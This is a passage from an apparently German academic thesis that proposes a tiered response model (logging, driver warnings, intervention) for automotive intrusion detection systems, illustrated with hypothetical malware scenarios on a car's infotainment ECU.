Im Kontext der zugrundeliegenden Arbeiten aus dem erweiterten Kontext der automotiven Vorfallserkennung und -behandlung wurden auch erste Untersuchungen zur Wahrnehmung und Interpretation entsprechender Security-Warnmeldungen durch Fahrzeugnutzer durchgeführt. Als Basis hierfür diente ein in einem Workshop-Beitrag [TDHK10] vorgestelltes Ausgangskonzept für die Untersuchung dieser Problematik in einem Fahrsimulator. Kompakt zusammengefasst sieht dieses vor, während der simulierten Fahrt entsprechende Security-Warnungen zu generieren, indem im visuellen Bereich jeweils ein bekanntes Symbol für einen IT-Sicherheitsvorfall (z.B. Schutzschild mit Schriftzug "Virus") mit einem weiteren bekannten Piktogramm für die betroffene Systemkomponente (z.B. Motor, Lenkung, Abstandsregeltempomat) kombiniert wird. Zur späteren Auswertung werden die Reaktion der Testpersonen (d.h. deren Verhalten während und nach der Warnung) sowie ihre Interpretation der Situation (Methode des lauten Denkens [HeJo89], anschließende Fragebögen, ...) erfasst.

Aus einigen ersten Durchläufen entsprechender Fahrsimulationen, die zeitlich nach der Veröffentlichung [TDHK10] erfolgten, können erste Abschätzungen zur Interpretation von Security-Warnmeldungen in modernen Fahrzeugen abgeleitet werden. Aufgrund einer sehr begrenzten Menge von 10 Testpersonen wird an dieser Stelle auf eine detaillierte Vorstellung der Fahrsimulationen verzichtet, da die Ergebnisse noch keine konkret begründbaren Aussagen bzgl. der allgemein zu erwartenden Fahrerreaktionen zulassen. Dennoch zeigen die Ergebnisse erste Tendenzen, die für die weitere Ausgestaltung von Reaktionsstrategien hilfreich sind.
Zusammenfassend zeigte sich trotz einer recht geringen Heterogenität der Testpersonen (ausschließlich Studenten) über verschiedene Testsituationen hinweg ein recht breites Spektrum ihrer Reaktionen. Dieses reichte von sofortigem Anhalten des Fahrzeugs am Fahrbahnrand bis hin zu bewusstem Ignorieren der Meldung. Ein sehr einheitliches Bild zeichnete sich in diesen ersten Tests jedoch darin ab, dass es den – eingangs nicht über das Testziel informierten – Testpersonen sehr schwer fiel, das ihnen grundsätzlich bekannte Risiko von IT-Sicherheitsvorfällen mit ihnen ebenfalls gewohnten Fahrzeugsystemen in Bezie-

hung zu setzen bzw. ihnen daraus potentiell drohende Gefahren angemessen einzuschätzen bzw. zu bewerten. Sowohl kam es bei gemeldeten Vorfällen in Bezug auf weniger safetykritische Systeme (z.B. Freisprechanlage) zu teilweise überzogenen Reaktionen wie sofortigem Anhalten; auch konnte das Ignorieren von Warnmeldungen vereinzelt selbst in Fällen beobachtet werden, in denen als deutlich safetykritischer einzuschätzende Systeme (z.B. Abstandsregelung) als betroffen gemeldet wurden.

Eine Erkenntnis in Bezug auf das Spektrum automotiver Reaktionsstrategien auf IT-Sicherheitsvorfälle ist somit, das dieses nach Möglichkeit über Fahrerinteraktionen hinaus weitere grundsätzliche Arten der Reaktion unterstützen sollte, die je nach Art des zu behandelten Vorfalls geeignet kombiniert werden.

5.3.5 Konzeptteil II: Zweistufige Erweiterung des Reaktionsmodells

Das Ausgangskonzept der adaptiven und dynamischen Reaktion unter Einbeziehung des Fahrzeugführers wurde daher (ausgehend von seiner auf die Benachrichtigung beschränkten Form) um weitere grundlegende Arten der Reaktion erweitert. Die vorgenommenen Erweiterungen auf ein zweistufiges Modell wurden in Zusammenarbeit mit Michael Müter (Daimler AG) entworfen und in einer gemeinsamen Veröffentlichung [MüHD10] publiziert.

Das in Abbildung 45 dargestellte erweiterte Modell sieht 2 Stufen vor:

- Auf der vorangestellten Stufe I wird abhängig vom Schweregrad aus drei übergeordneten „Reaktions-Levels“ ausgewählt. Der *Benachrichtigung* als „Level 2“ werden im erweiterten Modell noch die *Protokollierung* (Level 1) und *Intervention* (Level 3) beiseite gestellt.
- Zu den auf Stufe I ausgewählten Reaktionslevels werden auf Stufe II anschließend angemessene Unterausprägungen („Subtypen“) ermittelt, die anschließend angewendet werden.




Abbildung 45: Überblick über das erweiterte zweistufige konzeptuelle Entscheidungsmodell

Ähnlich zur Ermittlung der Benachrichtigungsweise im Ausgangsmodell (Abschnitt 5.3.3) gilt auch für Entscheidungen auf Stufe I des erweiterten Modells die Bedingung, dass bei der Wahl eines dieser Reaktionslevels jeweils auch Reaktionen der niedrigeren Levels mit ausgewählt werden. In der Anwendung des erweiterten Modells äußert sich diese Forderung z.B. darin, dass beim Umsetzen einer Level-2-Entscheidung (Benachrichtigung) immer auch ein Logeintrag (Level 1) anzulegen ist. Ebenfalls geht eine Level-3-Reaktion (Intervention) daher u.a. immer auch mit einer Benachrichtigung des Fahrers auf Level 2 einher.
Auf Stufe II können die Kriterien zur Wahl des Reaktions-Subtyps innerhalb jedes Reaktions-Levels individuell gestaltet werden, wie es im Folgenden noch ausgeführt wird. Grundsätzlich

ist auch hier vorgesehen, dass die Auswahl eines Subtyps jeweils mit der (parallelen oder sequentiellen) Anwendung von Reaktionen der niedrigeren Subtypen des jeweiligen Reaktionslevels verbunden ist.

Unter Rücksichtnahme auf den breiteren Kontext des erweiterten Reaktionsmodells enthält Abbildung 45 eine weitere Differenzierung der Schweregrade, indem unkritische Vorfälle zusätzlich nach der Relevanz für den Fahrzeugführer unterschieden werden:

- Unkritische Vorfälle mit Relevanz für den Fahrer werden über Level 2 kommuniziert, während gleichzeitig auf Level 1 ein zugehöriger Logeintrag über das Ereignis generiert wird.
- Sonstige unkritische Vorfälle – die mangels Relevanz für den Fahrer nicht über eine Benachrichtigung behandelt werden sollten – werden im erweiterten Reaktionsmodell lediglich auf Level 1 behandelt, d.h. protokolliert.

Im Fall kritischer bzw. sehr kritischer Vorfälle entfällt diese Unterscheidung nach der Relevanz für den Fahrer. Dies begründet sich in der Annahme, dass eine gerechtfertigte Einstufung von Vorfällen als "kritisch" bzw. "sehr kritisch" deren Relevanz für den Fahrer in jedem Fall bereits implizit voraussetzt.

In den folgenden Unterabschnitten wird das erweiterte Modell mit seinen einzelnen Levels näher vorgestellt.

Level 1: Protokollierung

Auf Stufe I des Konzepts sieht Level 1 eine Protokollierung des Vorfalls vor, die die spätere Analyse durch Experten ermöglicht. Je nach ermitteltem Schweregrad des detektierten Vorfalls kommen diese Level-1-Reaktionen sowohl als alleinige Reaktionen als auch als Ergänzung zu Reaktionen auf Level 2 und 3 infrage.
Innerhalb von Level 1 wird auf Stufe II ein je nach Ereignis angemessener Subtyp der Protokollierung bestimmt und zwischen folgenden zwei Protokollierungsoptionen unterschieden:

- Subtyp 1.1: Angaben zum Vorfall: die datensparsamste Option ist es, nur den aufgetretenen Vorfall selbst zu protokollieren, beispielsweise in Form einer individuellen Kennung sowie ggf. zusätzlicher, direkt auf den Vorfall bezogenen Angaben. Dies ist besonders für unkritische Vorfälle sinnvoll, die so für spätere Auswertungen in kompakter Form festgehalten werden können. Auch für Ereignisse/Anomalien, die nicht zwangsläufig mit einem Angriff in Zusammenhang stehen müssen, stellt dies einen praktikablen Kompromiss zwischen der Aufbewahrung möglichst vieler potentiell verwertbarer Ereignisse und der Minimierung der anfallenden Daten dar. Ein Beispiel für ein solches potentiell, jedoch nicht zwangsläufig maliziöses Ereignis ist ein kurzes Abklemmen der Fahrzeugbatterie.
- Subtyp 1.2: Angaben zum Systemstatus: In einigen Fällen können – auch bei unkritischen Ereignissen – Kontextinformationen für eine zielführende Auswertung erforderlich sein. Dazu können Protokolleinträge mit ergänzenden Informationen über die Bedingungen zum Ereigniszeitpunkt versehen werden – z.B. relevante Sensorwerte und Eckdaten zum Systemstatus oder zur aktuellen Fahrsituation. Entsprechende Kenntnisse z.B. über relevante Sensordaten (wie die aktuelle Motordrehzahl oder Innen-/Außentemperatur), Systemauslastung (z.B. eines Feldbusses oder einer ECU) oder -speicherverbrauch ergeben bei der Auswertung ein breiteres Bild des erkannten Ereignisses. Wie einleitend erwähnt, geht die beschriebene Protokollierung von Statusangaben bei der Wahl des Subtyps 1.2 gleichzeitig mit der Protokollierung von Vorfallsangaben (Subtyp 1.1) einher.

Eine als Reaktion durchgeführte Protokollierung von Vorfällen und Anomalien kann dem Hersteller auch eine zusätzliche Hilfe während der Einführung automotiver IDS-Komponenten sein. Denn im jungen Forschungsgebiet automotiver Intrusion Detection ist das Wissen über automotive Angreifer und Angriffe aktuell noch begrenzt. Aus einer Vielzahl von Fahrzeugen bereitgestellte Protokolldaten können in dieser Phase helfen, bislang unbekannte Angriffe aufzudecken und auszuwerten. Selbst beim sporadischem Auslesen dieser Daten, z.B. bei Fahrzeuginspektionen, bieten sie in ihrer Gesamtzahl enormes Potential, um ein konkreteres Bild über die reale Bedrohungslage zu erhalten und z.B. den Pool vorhandener Erkennungssignaturen (siehe Abschnitt 5.2) und Reaktionsvorgaben deutlich auszubauen. Das Potential dieses Ansatzes wird im weiteren Verlauf in Kapitel 6 vertiefend untersucht.

Bei der Umsetzung entsprechender Protokollierungsvorkehrungen von Intrusion-Detection/ Response-Systemen sind die abgelegten Daten insbesondere gegen unautorisierte Zugriffe abzusichern. Denn Daten, die wegen Verdachts auf eingetretene IT-Sicherheitsvorfälle abgespeichert werden und später ggf. als mögliche Indizien bzw. Beweismittel bei der Vorfallsaufklärung dienen (vgl. Abschnitt 6.2), sind in besonderem Maße gefährdet. Für Angreifer würde es ein attraktives Ziel darstellen, auf diese Daten zugreifen zu können, um diese ggf. zu manipulieren oder zu löschen und so Spuren des Angriffs zu verwischen. Neben den grundsätzlichen Zugriffsmöglichkeiten eingesetzter automotiver Malware (die u.a. von deren Ausprägungsform abhängen, vgl. Abschnitt 4.1.5) z.B. auf den genutzten Datenspeicher hängt die Sicherheit entsprechend protokollierter Daten primär von der Konzeptionierung der Protokollierungsfunktion ab. Bzgl. der Frage, wie ein dedizierter (Zwischen-) Speicher für sensitive Logdaten unter Absicherung von Integrität, Authentizität und Vertraulichkeit gestaltet werden könnte, wird in Abschnitt 6.2.3 ein Ausgangskonzept zur Protokollierung von Fahrzeugdaten vorgestellt, welches mit Fokus auf IT-forensische Anforderungen erarbeitet wurde.

Level 2: Benachrichtigung

Level 2 bildet die Benachrichtigung des Fahrzeugführers. Die Entscheidung für die zu wählende Unterausprägung folgt dem bereits in Abschnitt 5.3.3 vorgestellten Ausgangskonzept. In der in Abbildung 45 zu findenden Darstellung des erweiterten Reaktionsmodells ist es als Teilkonzept im mittleren Bereich der unteren Bildhälfte integriert.

Auch als Teil des erweiterten Konzepts bleibt das Grundprinzip der in Abschnitt 5.3.3 eingeführten adaptiven und dynamischen Reaktion bestehen, d.h. die Entscheidung für die auf Level 2 als Subtyp zu wählende Kommunikationsweise kann ausgehend vom Schweregrad des erkannten Ereignisses je nach aktuellen Umgebungsbedingungen angepasst werden.

Level 3: Intervention

Bei der auf Level 3 befindlichen Intervention erfolgen Eingriffe in Fahrzeugsysteme, um einem erkannten Angriff entgegenzuwirken und einen sicheren Betrieb des Fahrzeugs sicherzustellen.
Wie aus der Desktop-IT bekannt ist, lässt sich bei Intrusion-Detection-Systemen das Auftreten von Fehlalarmen nicht gänzlich verhindern, selbst wenn signaturbasierte Ansätze eingesetzt werden. Da ein fälschlicherweise als Reaktion gewählter Eingriff in das Fahrzeugsystem im Einzelfall schwerwiegende und teils unvorhersehbare Safety-Folgen nach sich ziehen kann, sollte eine Intervention lediglich nach der Erkennung sehr kritischer Vorfälle ausgelöst werden. Denn nur, wenn aufgrund des Vorfalls mit hoher Wahrscheinlichkeit erhebliche Gefährdungen zu erwarten sind, rechtfertigt der Nutzen einer Intervention die Inkaufnahme von Gefährdungen im Fall einer potentiellen Fehldetektion.
Jedoch sollte der Großteil der unterstützten Interventionstechniken grundsätzlich so gestaltet sein, dass sie die Kontrollierbarkeit des Fahrzeugs möglichst nicht bzw. nur geringfügig einschränken – Gefährdungen durch potentielle Fehlauslösungen können hierdurch minimiert werden. Um einzelnen Angriffen wirksam entgegenwirken zu können, wird die Realisierung ihrerseits gefahrloser Interventionsmechanismen voraussichtlich jedoch nicht in allen Fällen realisierbar sein.
U.a. aus den obigen Feststellungen ergeben sich Mindestanforderungen, die bei sämtlichen Level-3-Vorfällen an die Anwendung zugehöriger Interventionstechniken gestellt werden:

1) Der mit dem Vorfall zu assoziierende Schweregrad muss als „sehr kritisch“ eingestuft werden und es muss mit Safetyfolgen zu rechnen sein, die das Fahrzeug und seine Insassen (sowie ggf. zzgl. das Umfeld) gefährden.
2) Diese Safetyfolgen müssen zudem zeitkritisch sein, d.h. deren Auftreten muss unmittelbar bevorstehen können. Dies rechtfertigt eine sofortige Reaktion, um ernsthafte Auswirkungen des Vorfalls zu verhindern oder zumindest in ihrer Intensität abzuschwächen.
3) Nur auf Basis konkreter Kenntnisse über die zu erwartenden Angriffsfolgen sind begründete Entscheidungen über die Einleitung einer Reaktion möglich. Dies kann primär bei

der Detektion bereits bekannter Angriffe gewährleistet werden. Für rein anomaliebasiert erkannte Vorfälle kommen hingegen keine risikobehafteten Level-3-Reaktionen infrage.

4) Die Wahrscheinlichkeit schwerwiegender Auswirkungen durch den erkannten Vorfall muss deutlich größer sein als die Wahrscheinlichkeit, dass dem automotiven IDS eine falsch-positive Detektion unterlaufen ist.

Ausschließlich wenn alle Anforderungen zutreffen, kommt eine Level-3-Reaktion überhaupt infrage. Andernfalls sollte sich die Entscheidung auf Level-2-Reaktionen beschränken – z.B. wenn Anforderung 2) nicht gegeben ist und schwerwiegende Angriffsfolgen erst nach einiger Zeit zu erwarten sind.
Gleichzeitig stellen die vier o.g. Mindestanforderungen lediglich notwendige, jedoch keine hinreichenden Bedingungen für die Anwendung einer Level-3-Reaktion dar. Das heißt, dass in einigen Fällen selbst bei Vorliegen sämtlicher Mindestanforderungen eine Intervention unterbleiben sollte. Beispielsweise ist dies der Fall, wenn zu einem bekannten, gefährlichen Angriff – Anforderung 3) – keine geeignete Gegenmaßnahme bekannt ist. Vor jeder Intervention in die automotiven Systemabläufe ist daher eine vorsichtige Abwägung der Situation und möglicher Konsequenzen ein essenzieller Teil der Entscheidungsfindung.

Nach einer auf Stufe I des Modells getroffenen und entsprechend begründbaren Entscheidung für eine Level-3-Reaktion wird auf Stufe II des Modells wiederum der Reaktions-Subtyp bestimmt. Dies sind Gegenmaßnahmen der folgenden, auch in Abbildung 45 gekennzeichneten Kategorien:

- Subtyp 3.1: Versuch: Blockieren des Angriffs: Innerhalb dieses Subtyps wird versucht, die Auswirkungen des Vorfalls zu blockieren, um das System in einem sicheren (i.S.d. Safety) Zustand zu halten.
  Beispielsweise könnte in einer Nachricht auf dem Komfort-CAN ein bekanntes (als Erkennungssignatur hinterlegtes) Angriffsmuster erkannt werden, mit dem das Elektronische Stabilitätsprogramm (ESP) zur gefährlichen Fehlauslösung einer Bremse gebracht werden würde. Im Rahmen dieses Interventions-Subtyps könnte etwa versucht werden, die bösartigen Inhalte durch Modifizieren oder Löschen der Nachricht zu neutralisieren.
  Wie es am Beispiel CAN bereits für Zugriffsmöglichkeiten durch automotive Malware illustriert wurde (Tabelle 9), können auch für das hier skizzierte Schutzsystem jedoch nur eingeschränkte Möglichkeiten des Zugriffs auf bereits gesendete Nachrichten bestehen. Diese hängen stark von der Positionierung des Systems selbst sowie der betreffenden Nachricht ab und sind nicht in allen Fällen möglich. Würde z.B. im obigen Beispiel die auslösende Nachricht stattdessen erst im Zielnetzwerk (Antriebsstrang-CAN) detektiert werden, könnte ein (ausschließlich) auf dem zentralen Gateway positioniertes IDS das gleichzeitige Eintreffen im ESP-Steuergerät nicht mehr verhindern.
  Folglich kann es in einigen Fällen vorkommen, dass sich ein erkannter Angriff mit seinen Angriffsfolgen nicht wirksam blockieren lässt
- Subtyp 3.2: Versuch: Wiederherstellung: Innerhalb des zweiten Subtyps werden als weiteres Interventionsmittel Wiederherstellungsmaßnahmen angewendet, um den Folgen nicht blockierbarer Angriffe entgegenzuwirken. Hierzu können diverse Techniken angewendet werden, um das System in den Normalzustand zurückzuversetzen. In einfachen Fällen kann es z.B. bereits ausreichend sein, den Versand einer Fehlermitteilung oder einer korrigierten Version des betroffenen Datenpakets auszulösen. Des Weiteren könnten bereits im Vorfeld Vorkehrungen getroffen werden, um eine betroffene ECU gegebenenfalls neustarten oder auf einen definierten Zustand zurücksetzen zu können.
  Zwar sollten letztere Optionen im Vorfeld sorgfältig geprüft werden. Ein typischerweise mit der Wiederherstellung verbundener, vorübergehender Ausfall eines Systems kann im Fall einzelner Fahrzeugfunktionen auch grundsätzlich ausscheiden. Jedoch bedeutet ein solcher Komplettausfall (der z.B. auch nach Durchbrennen einer Sicherung auftreten kann) im Fall vieler Systeme keine zwangsläufigen Safety-Gefahren. Häufiger kann dies mit Einbußen von Leistung (z.B. Motor im Notlaufprogramm) oder Komfort (z.B. Ausfall der Lenkunterstützung, Anzeigeelementen, Klimatisierung, Unterhaltungsfunktionen etc.) verbunden sein, die man bei einer begründeten Vorfallsintervention in Kauf nehmen könnte um gravierendere Folgen zu verhindern.

- Subtyp 3.3: Sicheren Zustand erzwingen: Dieser Subtyp wird ausgewählt, falls ein durch das IDS erkannter, sehr kritischer Vorfall mit seinen Folgen weder blockiert noch durch Wiederherstellung neutralisiert werden kann. In diesem Fall wird durch erzwungene Maßnahmen ein sicherer (i.S.d. Safety) Zustand der betroffenen Systeme herbeigeführt. In einigen Situationen kann es genügen, eine durch den Angriff dauerhaft beeinträchtigte oder (z.B. durch MAS) kompromittierte ECU vorübergehend von der Stromversorgung oder dem Bussystem zu trennen. Eine solche effektive Deaktivierung der betroffenen Funktionen könnte z.B. solange aufrecht erhalten werden, bis das zugrundeliegende Problem behoben wurde. Dies könnte z.B. im Rahmen eines Werkstattbesuchs erfolgen, zu dem der Kunde über die auf Level 2 parallel erfolgende Benachrichtigung aufgefordert werden kann.
  Als letztes Mittel der Intervention bleibt, einen Halt des Fahrzeuges herbeizuführen. Offensichtlich sollte dies nicht in Form einer sofortigen Vollbremsung erfolgen. Geeigneter wäre voraussichtlich eine stetige Verlangsamung des Fahrzeugs, die mit einer Level-II-Benachrichtigung der höchsten Dringlichkeitsstufe (Subtyp 3, s.o.) einhergeht. Hierbei sollte ebenfalls adaptiv und dynamisch auf die aktuellen Umgebungsbedingungen Rücksicht genommen werden, worin beispielsweise die Auswertung von Sensordaten über die Wetter- und Straßenbedingungen sowie die aktuelle Verkehrslage einfließen kann.
  Diese Intervention stellt damit die riskanteste Reaktion dar, die ein automotives Intrusion-Response-System auslösen kann. Sie birgt das grundsätzliche Risiko, dass sie auch selbst negative Effekte hervorrufen kann und im ungünstigen Fall erst durch sie selbst ein Unfall verursacht werden könnte. Diese höchste Interventionsstufe ist daher nur als allerletzte Möglichkeit in Betracht zu ziehen und sollte ausschließlich ausgelöst werden, wenn die Fahrzeugsysteme durch den Angriff so schwerwiegend beeinträchtigt sind, dass auch ohne diese Intervention ein Aus- bzw. Unfall des Fahrzeuges unmittelbar bevorstehen würde. Dies wäre z.B. der Fall, wenn ausreichend substantielle Hinweise dafür vorliegen, dass dem Fahrer die Kontrolle über das Fahrzeug entzogen wurde und dieser es nicht mehr eigenständig sicher zum Halten bringen kann.

Innerhalb von Level 3 erfolgt die Anwendung der Reaktionen somit auf eine zu Level 1 und 2 etwas unterschiedliche Weise: Abweichend zu der dortigen Handhabung wird der auf Level 3 ausgewählte Subtyp nicht als ergänzende Maßnahme gleichzeitig mit den vorigen Subtypen des Levels angewendet. Die Abarbeitung erfolgt stattdessen sequentiell und beinhaltet Abbruchbedingungen. Bei einem äußerst schwerwiegenden Vorfall, der nach den o.g. Kriterien die Wahl von Subtyp 3.3 rechtfertigt, wird zunächst ausschließlich Subtyp 3.1 angewendet. Ist das Blockieren des Angriffs erfolgreich, ist die Intervention erfolgreich abgeschlossen und die Subtypen 3.2 und 3.3 brauchen nicht angewendet werden.

Subsumierend sind mit Blick auf die auf Level 3 vorgeschlagene Intervention sowohl Potentiale aber auch die Risiken festzustellen. In diesem Punkt können gewisse Analogien zu anderen Sicherheitssystemen festgestellt werden; im Automobilbereich weist z.B. im Safetybereich das ABS) einen ähnlichen Spannungsbereich auf. Dieses hat in entsprechenden Ausnahmesituationen einen überwiegend positiven Effekt auf die Fahrsicherheit, indem es die Kontrollierbarkeit des Fahrzeugs fördert. Gleichzeitig können in Einzelsituationen Verlängerungen des Bremswegs zu Schäden führen, die ohne dieses System nicht aufgetreten wären. Dennoch ist das ABS insgesamt als positiv zu bewerten und eine entsprechende Funktionalität heute in nahezu allen Neuwagen vorhanden. Mit Blick auf die Einleitung von Reaktionen nach festgestellten, ebenfalls safetykritischen IT-Sicherheitsvorfällen sollten daher grundsätzlich auch autonome Interventionen durch entsprechende Schutzsysteme erwogen werden. Interventionen mit potentiell schädlichen Wirkungen sollten jedoch ausschließlich dann ergriffen werden, wenn in gefährlichen Ausnahmesituationen keine anderweitigen angemessenen Gegenmaßnahmen verfügbar sind und ohne Ergreifen dieser Reaktion signifikant schwerwiegendere Folgen zu erwarten wären.

5.3.6 Illustration anhand exemplarisch gewählter Angriffsszenarien

In diesem Abschnitt wird anhand vier exemplarischer Szenarien illustriert, wie auf Grundlage der in den Abschnitten 5.3.3 und 5.3.5 vorgeschlagenen (Teil-)Modelle im Kontext zukünftiger automotiver Intrusion Detection bzw. Response die Auswahl angemessener Reaktionen auf detektierte automotive IT-Sicherheitsvorfälle gestaltet werden könnte.

Angenommene Ausgangssituation der betrachten Szenarien

Für die im Folgenden betrachteten vier unterschiedlichen Angriffsszenarien werden folgende Annahmen für eine gemeinsame Ausgangssituation getroffen:

- Ähnlich wie im recherchierten Praxisbeispiel $R_{5.5}$ (Abschnitt 3.1.6) hat ein Angreifer das bestehende Steuergerät der Freisprecheinrichtung mit automotiver Malware der Ausprägung MAS infiziert. Dies könnte unter physischem Zugriff auf das zeitweise entnommene Gerät erfolgt sein (ähnlich wie in der zugehörigen Quelle [Domk13]) oder indem der Angreifer gezielt eine ihm bekannte Schwachstelle des Systems (bzw. einer seiner Anwendungen) zum Einschleusen und Ausführen beliebigen Codes ausnutzen konnte.
- Das infizierte Steuergerät ist mit den weiteren Infotainmentsystemen in einem separaten CAN-Busnetzwerk untergebracht, welches von safetykritischen Systemen – z.B. im Antriebsstrang – logisch getrennt ist.
- Dieser vorangegangene Teil der zu betrachtenden IT-Sicherheitsvorfälle blieb bislang noch unerkannt – z.B. da die kaum safetykritische Freisprecheinrichtungs-ECU aus Kostengründen nicht mit einer hostbasierten IDS-Komponente ausgestattet wurde.

Die Detektion eines solchen Vorfalls sowie die Auswahl einer angemessenen Reaktion könnten anschließend erfolgen, sobald das infizierte Steuergerät der Freisprecheinrichtung in seiner Interaktion mit dem Rest des Gesamtsystems schadhaftes Verhalten erkennen lässt. Dies kann grundsätzlich sowohl über signatur- als auch anomaliebasierte Ansätze durch netzwerkbasierte IDS sowie hostbasierte IDS-Komponenten weiterer ECUs erkannt werden.

Szenario 1: Unkonkrete Anomalie

Der MAS-Schadcode verbraucht auf der ECU der Freisprecheinrichtung zusätzliche Rechenzeit. Als Strukturwirkung kommt es dadurch zu einem leicht verzögerten Reaktionsverhalten des Geräts bei der regulären Beantwortung eingehender busseitiger Anfragen. Die Verzögerung liegt zwar noch im Rahmen der spezifizierten Antwortzeit, übersteigt jedoch signifikant die angelernte Antwortzeit eines anomaliebasierten automotiven NIDS. Als Resultat meldet dieses eine detektierte Anomalie.

- Schweregrad: Unkritischer Vorfall (ohne Fahrerrelevanz)
  Die potentiell betroffene Freisprecheinrichtung ist selbst nicht safetykritisch. Durch ihre Positionierung am Infotainment-Teilnetzwerk sind keine (direkten) Einflussmöglichkeiten auf andere, kritischere Systeme gegeben oder stark begrenzt.
  Durch die Erkennung mittels eines anomaliebasierten Verfahrens ist zudem unsicher, ob die Ursache wirklich in einem Security-Vorfall bzw. einer Kompromittierung der ECU begründet liegt oder ggf. auch auf andere Faktoren zurückführbar ist. Der Vorfall wird daher als unkritisch und als nicht fahrerrelevant eingestuft.
- Reaktion Level 1: Protokollierung des Vorfalls und Systemstatus
  Als potentieller Hinweis auf einen Security-Vorfall wird dieser protokolliert (Subtyp 1.1). Im Fall bisher unbekannter Angriffe, die auf Basis von Anomalien erkannt werden, sollten zur späteren Analyse auch Angaben zum Systemstatus protokolliert werden (Subtyp 1.2).
- Reaktion Level 2 und Level 3: Keine
  Da die in Szenario 1 detektierten Ereignisse keine Relevanz für den Fahrer aufweisen, erfolgen oberhalb von Level 1 keine Reaktionen.

Diese Wahl ist somit in Einklang mit der o.g. Anforderung, nach der der Fahrer bei nicht ausreichend substantivierbaren Verdachtsfällen nicht mit – häufig unbegründeten – Sicherheitswarnungen konfrontiert werden sollte. Insbesondere bei Anomalien in nicht direkt safetykritischen Fahrzeugdomänen, die bei funktionaler Domänenisolation keine safetykritischen

Funktionen unmittelbar gefährden[23] sollten diese Ereignisse protokolliert und zentral ausgewertet und ggf. behandelt werden.

Szenario 2: Erkannter Angriffsversuch auf eine geschlossene Sicherheitslücke

Die MAS-Malware versucht von der Freisprecheinrichtung aus die in Abschnitt 3.2.5 identifizierte Schwachstelle im zentralen Gateway-Steuergerät auszunutzen um mittels der Angriffstechnik aus $L_{4.2}$ im Antriebsstrang gefälschte Befehle für das ESP-Steuergerät zu generieren, die u.a. zur Ansteuerung einzelner Bremsen dienen. Im vorliegenden Fahrzeug wurde die betreffende Gateway-Schwachstelle jedoch bereits durch ein Firmware-Update geschlossen und ein NIDS erkennt den aus dem Infotainment-Netzwerk stammenden Angriffsversuch anhand einer Signatur wie der in Abbildung 37 vorgestellten.

- Schweregrad: Unkritischer Vorfall (mit Fahrerrelevanz)
  Der im Infotainment-Netzwerk erkannte Angriffsversuch kann aufgrund der bereits geschlossenen Sicherheitslücke als grundsätzlich unkritisch eingestuft werden. Aufgrund der Detektion anhand einer bekannten Angriffssignatur liegen jedoch deutliche Hinweise auf das Vorliegen von Malware in der Infotainment-Domäne vor[24]. Anhand dieser konkreten Feststellung kann auch bei einem unkritischen Vorfall eine grundsätzliche Relevanz für den Fahrer festgestellt werden[25].
- Reaktion Level 1: Protokollierung des Vorfalls
  Das Auftreten des Security-Vorfalls wird protokolliert (Subtyp 1.1). Da der detektierte Angriff bereits bekannt ist, kann auf die Protokollierung zusätzlicher Angaben zum Systemstatus (Subtyp 1.2) verzichtet werden.
- Reaktion Level 2: Visuelle und akustische Benachrichtigung
  Im Rahmen einer Benachrichtigung wird der Fahrer wird aufgefordert, innerhalb der nächsten zwei Wochen die Werkstatt zur Durchführung eines Sicherheitschecks aufzusuchen. Dies erfolgt in einer neutralen Formulierungsweise, um eine Beunruhigung des Fahrers zu vermeiden. Durch die Einordnung als unkritischer Vorfall wird eine visuelle Benachrichtigung als initialer Subtyp (2.1) gewählt.
  Jedoch sei für das betrachtete Szenario 2 angenommen, dass die Innenraumhelligkeitssensoren eine direkte Sonneneinstrahlung melden, die das Bemerken und die Lesbarkeit der visuellen Warnung potentiell einschränkt. Um sicherzustellen, dass die Warnung wahrgenommen wird, erfolgt daher eine dynamische, adaptive Anhebung der gewählten Benachrichtigungsweise auf Subtyp 2.2, indem die Meldung durch eine zusätzliche akustische Ausgabe ergänzt wird.
- Reaktion Level 3: Keine
  Als unkritischer Vorfall kommt in Szenario 2 keine Level-3-Reaktion infrage.

Szenario 3: Informationsdiebstahl

Im dritten Szenario sei der Fall betrachtet, dass die eingeschleuste automotive MAS-Malware auf dem Steuergerät der Freisprecheinrichtung sensitive fahrzeuginterne Informationen sammelt um diese anschließend an den Angreifer zu übermitteln.

